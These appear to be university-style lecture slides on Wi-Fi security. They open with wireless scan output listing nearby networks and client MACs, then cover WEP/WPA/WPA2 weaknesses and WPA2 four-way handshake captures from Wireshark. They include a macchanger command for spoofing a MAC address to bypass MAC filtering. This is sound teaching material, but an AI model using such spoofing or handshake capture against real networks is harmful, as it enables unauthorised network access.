E8:94:F6:F9:4E:7E	-62	53	2 0	10	54e.	WPA2	CCMP	PSK	totx	
64:66:B3:80:70:8E	-61	26	1 0	7	54e.	WPA2	CCMP	PSK	Denka	
A4:2B:B0:F0:1A:E8	-72	19	2 0	4	54e.	WPA2	CCMP	PSK	Jasem	
30:B5:C2:B8:88:BC	-77	25	1 0	5	54e.	WPA2	CCMP	PSK	<length: 0>	
F8:D1:11:2A:C2:6E	-80	11	0 0	8	54e.	WPA2	CCMP	PSK	<length: 0>	
E8:94:F6:AE:3F:F2	-79	27	1 0	6	54e.	WPA2	CCMP	PSK	<length: 0>	
E8:94:F6:BB:2E:F8	-81	4	0 0	7	54e.	WPA2	CCMP	PSK	Safa	
C4:E9:84:5D:B9:9A	-80	3	0 0	9	54e.	WPA2	CCMP	PSK	ali{EARTHNIK_NATHTER}	
BSSID STATION PWR Rate Lost Frames Probe										
(not associated)	C8:14:79:09:8B:25	-64	0 - 1	0	2	Denka				
(not associated)	08:21:EF:B5:8C:E8	-70	0 - 1	0	1	Denka				
(not associated)	1C:99:4C:C5:1B:64	-76	0 - 1	0	2	Denka				

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Open Wi-Fi network

- Common(?) for cafes, airports, etc.
- The worst option of all
- No encryption whatsoever
- Everyone can see everything


- HTTPS helps
- VPN helps too

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Other (weird) Wi-Fi security/obscurity techniques

- MAC filtering (e.g. whitelisting)
 - Does not make sense
 - Anyone can see who is connected to a wireless network
 - ***macchanger -m b2:aa:0e:56:ed:f7 eth0***
- Hidden Wi-Fi SSID (---)
- No WiFi
 - Many organizations have such a policy
- Lower your router's signal power
- Anti-WiFi paint (!)
 - Blocks WiFi signals
 - (Faraday cage paradigm)
 - Similar to NFC/RFID wallets




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
WEP, WPA, WPA2 and open networks

- Statistics from 2023
 - <https://wigle.net/stats>
- WEP and WPA are dying ☺
- Open networks still here ☹
- (no stats for WPS)




WEP, WPA, WPA2 and open networks

- Statistics from 2024
 - <https://wigle.net/stats>
- WEP and WPA are dying ☺
- Open networks still here ☹
- (no stats for WPS)



WEP, WPA, WPA2 and open networks




WEP

- “Wired Equivalent Privacy”
- 64/128-bit seed (24-bit IV + 40/104-bit shared key)
- RC4 stream cipher
- CRC32 integrity check
- Open or handshake authentication
- “[Weaknesses in the Key Scheduling Algorithm of RC4](#)”, Fluhrer, Mantin and Shamir, 2001
 - Related key attack, exploits small IV keyspace (16.7M)
 - Key recovery in a short time (minutes on a busy network)

WEP attacks

- RC4 is weak (and remember it's a stream cipher)
- IVs must not repeat
- However, IV is only 24bit
- With certain IVs, an attacker knowing the first byte of the keystream and the first m bytes of the key can derive the $(m + 1)$ th byte of the key due to a weakness in the PRNG used to generate the keystream



WEP attacks

- Attack is trivial and fast.
- Just don't use it.

WPA-1

- WPA stands for “Wifi Protected Access”
 - Temporal fix for WEP
 - **Implements a subset of 802.11i**
- **Uses Temporal Key Integrity Protocol (TKIP)**
 - Key mixing instead of straight concatenation
 - Dynamic session key
 - Session key + IV -> RC4
 - Sequence numbering
 - 64-bit message integrity check
 - 2 invalid MICs in 60 seconds triggers session key rotation
 - Rotation requires a 60-second timeout (DoS anyone?)
- **Message Integrity Checks (MIC)**
 - Replaces CRC (no strong data integrity guarantees)
 - Attack exists for WPA-1 (on the MIC hash function Michael)

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WPA-2 (IEEE 802.11i-2004)

- What is WPA2?
 - Wi-Fi Protected Access 2
 - Introduced September 2004
 - Two Versions
 - Personal (PSK) – AES Pre-Shared Key
 - Enterprise – Server Authentication 802.1x
 - Full implementation of 802.11i

WPA-2 Personal (aka pre-shared key (PSK))

- Commonly used everywhere
- At your house, cafes, small companies, etc.
- Password between 8 (minimum) and 63 characters long
- Okayish security, as long as:
 - **All** devices are trusted
 - Password **super strong**
 - **Physical** security okay
 - **SSID** name is unique/random
 - ISP and/or router are not providing **weak passwords** by default
 - **WPS** is disabled
 - Your OS is patched against the KRACK attack
 - **(that's a lot of assumptions)**

Okay, so we have a few keys and terms


- **PSK** (Pre-shared Key)
- **PTK** (Pairwise Transit Key)
 - **PTK = PBKDF2-SHA1 (PSK + ANonce + SNonce + Mac (AA)+ Mac (SA))**
- **ANonce** (AP nonce)
- **SNonce** (STA nonce)
- **MIC** (message integrity code)
- **MAC** (media access control) address

Okay, so we have a few keys and terms

- **PMK** (Pairwise Master Key)
 - In WPA2 personal PMK = PSK
- **GMK** (Group Master Key)
 - Used to create GTK
 - Same for all STAs connecting to a specific AP
 - for multicast and broadcast
- **GTK** (Group Temporal Key)
 - used to decrypt multicast and broadcast traffic
 - Changes every time a device leaves a network
 - Distributed securely via pairwise keys that are already established


Handshake

- The client and the access point exchange random nonces, the ANonce and the SNonce.
 - The **nonces ensure that different keys** will be generated during each handshake.
 - The nonces are sent without any encryption.
- The client and access point independently derive the PTK (Pairwise Transport Keys) **as a function of the two nonces, the PSK, and the MAC addresses of both the access point and the client**.
- The client and the access point exchange MICs to check that no one tampered with the nonces, and that both sides correctly derived the PTK.
- The access point encrypts the GTK (Group Temporal Key) and sends it to the client.
- The client sends an ACK (acknowledgement message) to indicate that it successfully received the GTK.
- All future communication is encrypted with the PTK**
- GTK used for messages broadcast to the entire network



Handshake - simplified

- In practice, the handshake is optimized into a 4-way handshake, requiring only 4 messages to be exchanged between the client and the access point
- The access point sends the ANonce, as before.
- Once the client receives the ANonce, it has all the information needed to derive the PTK, so it derives the PTK first. Then it sends the SNonce and the MIC to the access point.
- Once the access point receives the SNonce, it can derive the PTK as well. Then it sends the encrypted GTK and the MIC to the client.
- The client sends an ACK to indicate that it successfully received the GTK, as before.



WPA-2: four-way handshake details – message 1

904	EAPOL	Data frame	9c:5d:12:5e:6c:66	QoS Data	d0:c5:f3:a9:16:c5	Key (Message 1 of 4)
906	EAPOL	Data frame	d0:c5:f3:a9:16:c5	QoS Data	9c:5d:12:5e:6c:66	Key (Message 2 of 4)
908	EAPOL	Data frame	9c:5d:12:5e:6c:66	QoS Data	d0:c5:f3:a9:16:c5	Key (Message 3 of 4)
910	EAPOL	Data frame	d0:c5:f3:a9:16:c5	QoS Data	9c:5d:12:5e:6c:66	Key (Message 4 of 4)

904	EAPOL	Data frame	9c:5d:12:5e:6c:66	QoS Data	d0:c5:f3:a9:16:c5	Key (Message 1 of 4)
-----	-------	------------	-------------------	----------	-------------------	----------------------

Wireshark · Packet 904 · airtool_2018-11-16_03.05.45.pcap

```
> Frame 904: 159 bytes on wire (1272 bits), 159 bytes captured (1272 bits)
> IEEE 802.11 QoS Data, Flags: .....F.
> Logical-Link Control
└ 802.1X Authentication
    Version: 802.1X-2001 (1)
    Type: Key (3)
    Length: 117
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 1]
    > Key Information: 0x008a
    Key Length: 16
    Replay Counter: 1
    WPA Key Nonce: 94a26c4f0e4040511d426dce3c3f7ee407d5002165c57a0b...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 00000000000000000000000000000000
    WPA Key Data Length: 22
    > WPA Key Data: dd14000fac04adfd2fc3518a51d99f2a534c47605e7c
```

WPA-2: four-way handshake details – message 2

Wireshark · Packet 906 · airtool_2018-11-16_03.05.45.pcap

> Frame 906: 159 bytes on wire (1272 bits), 159 bytes captured (1272 bits)
> IEEE 802.11 QoS Data, Flags:T
> Logical-Link Control
 ↳ 802.1X Authentication
 Version: 802.1X-2001 (1)
 Type: Key (3)
 Length: 117
 Key Descriptor Type: EAPOL RSN Key (2)
 [Message number: 2]
 ↳ Key Information: 0x010a
 010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
 1... = Key Type: Pairwise Key
 00 = Key Index: 0
 0... = Install: Not set
 0.... = Key ACK: Not set
 1 = Key MIC: Set
 0. = Secure: Not set
 0.. = Error: Not set
 0... = Request: Not set
 ...0 = Encrypted Key Data: Not set
 ...0. = SMK Message: Not set
 Key Length: 16
 Replay Counter: 1
 WPA Key Nonce: b15a752ad4aa52ab4aa5fa8155fa57e8bf45fd160ba75d3d...
 Key IV: 00000000000000000000000000000000
 WPA Key RSC: 0000000000000000
 WPA Key ID: 0000000000000000
 WPA Key MIC: d9ca9dcdf198716734767e37a60f7ded
 WPA Key Data Length: 22
 > WPA Key Data: 30140100000fac040100000fac040100000fac010c00

WPA-2: four-way handshake details – messages 3 and 4

Wireshark · Packet 908 · airtool_2018-11-16_03.05.45.pcap

